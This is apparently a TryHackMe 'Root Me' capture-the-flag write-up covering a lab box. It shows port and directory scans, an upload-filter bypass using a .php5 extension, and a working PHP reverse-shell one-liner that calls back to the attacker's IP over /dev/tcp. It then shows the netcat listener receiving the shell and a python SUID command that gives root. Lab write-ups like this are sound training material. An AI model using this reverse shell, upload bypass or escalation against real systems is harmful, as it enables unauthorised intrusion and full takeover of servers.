
Root Me - Tryhackme

Nmap scan

```
$ nmap -A -T4 -vv -oN nmapscan_topports -Pn 10.10.133.166
Nmap scan report for 10.10.133.166
Host is up, received user-set (0.22s latency).
Scanned at 2023-06-18 11:02:56 EDT for 45s
Not shown: 990 closed tcp ports (conn-refused)
PORT     STATE    SERVICE  REASON      VERSION
22/tcp   open     ssh      syn-ack     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   2048 4ab9160884c25448ba5cfd3f225f2214 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9irIQxn1jiKNjwLFTFBitstKOcP7gYt7HQsk6kyRQJjlk
hHYuIaLTtt1adsWWUhAlMGl+97TsNK93DijTFrjzz4iv1Zwpt2hhSPQG0GibavCBf5GVPb6TitSskqpgGmFAcv
yEFv6fLBS7jUzbG50PDgXHPNIn2WUoa2tLPSr23Di3QO9miVT3+TqdvMiphYaz0RUAD/QMLdXipATI5DydoXht
ymG7Nb11sVmgZ00DPK+XJ7WB++ndNdzLW9525v4wzkr1vsfUo9rTMo6D6ZeUF8MngQQx5u4pA230IIXMXoRMaW
oUgCB6GENFUhzNrUfryL02/EMt5pgfj8G7ojx5
|   256 a9a686e8ec96c3f003cd16d54973d082 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBERAcu0+Tsp5
KwMXdhMWEbPcF5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhCEDu6KZ7q6rI=
|   256 22f6b5a654d9787c26035a95f3f9dfcd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h1O9PseKBbB/6m5x8Bo3cwSPmnfmcWQAVN93J
80/tcp   open     http     syn-ack     Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
427/tcp  filtered svrloc   no-response
545/tcp  filtered ekshell  no-response
992/tcp  filtered telnets  no-response
1187/tcp filtered alias    no-response
2394/tcp filtered ms-olap2 no-response
4126/tcp filtered ddrepl   no-response
5101/tcp filtered admdog   no-response
7920/tcp filtered unknown  no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Sun Jun 18 11:03:41 2023 -- 1 IP address (1 host up) scanned in 45.31 s
econds
```


- The website-



root@rootme:~#|


Can you root me?

- Gobuster Directory busting



```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Rootme]
└─$ gobuster dir -u http://10.10.133.166/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -o gobusterscan
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.133.166/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2023/06/18 11:10:31 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 316] [--> http://10.10.133.166/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.133.166/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.133.166/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.133.166/panel/]
Progress: 7312 / 220561 (3.32%)
```


- Found a directory to upload files - `/panel`



Select a file to upload:

No file selected.

- Tried to upload `.php` file but wasn't able to do so




Select a file to upload:

Browse... No file selected.

Upload

PHP não é permitido!

- Then tried to upload `.php5` and successfully got uploaded.




Select a file to upload:

Browse... No file selected.

Upload

O arquivo foi upado com sucesso!

Veja!




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php5	2023-06-18 15:17	0	

Apache/2.4.29 (Ubuntu) Server at 10.10.133.166 Port 80

- Hence uploaded a PHP reverse shell -

```
<?php echo shell_exec('bash -c "bash -i >& /dev/tcp/10.17.49.224/9966 0>&1"'); ?>
```




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
reverseshell.php5	2023-06-18 15:38	82	
shell.php5	2023-06-18 15:22	0	

Apache/2.4.29 (Ubuntu) Server at 10.10.133.166 Port 80


- After clicking on the file “reverseshell.php5”, I got a shell.



```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Rootme]
└─$ sudo nc -lvnp 9966
listening on [any] 9966 ...
connect to [10.17.49.224] from (UNKNOWN) [10.10.133.166] 52886
bash: cannot set terminal process group (867): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rootme:/var/www/html/uploads$ ls
ls
reverseshell.php5
shell.php5
www-data@rootme:/var/www/html/uploads$ cd /home/
cd /home/
www-data@rootme:/home$ ls
```


- Found the user flag in the directory - `/var/www/`

- Searching of files with SUID bit set



```
www-data@rootme:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
```

- Went to GTFObins and searched for SUID for python



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

- Got the root shell



```
www-data@rootme:/var/www/html/uploads$ /usr/bin/python -c "import os; os.execl('/bin/sh', 'sh', '-p')"
<hon -c "import os; os.execl('/bin/sh', 'sh', '-p')"
whoami
root
ls
reverseshell.php5
shell.php5
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cd root
```

- Got the root flag in the `/root` directory.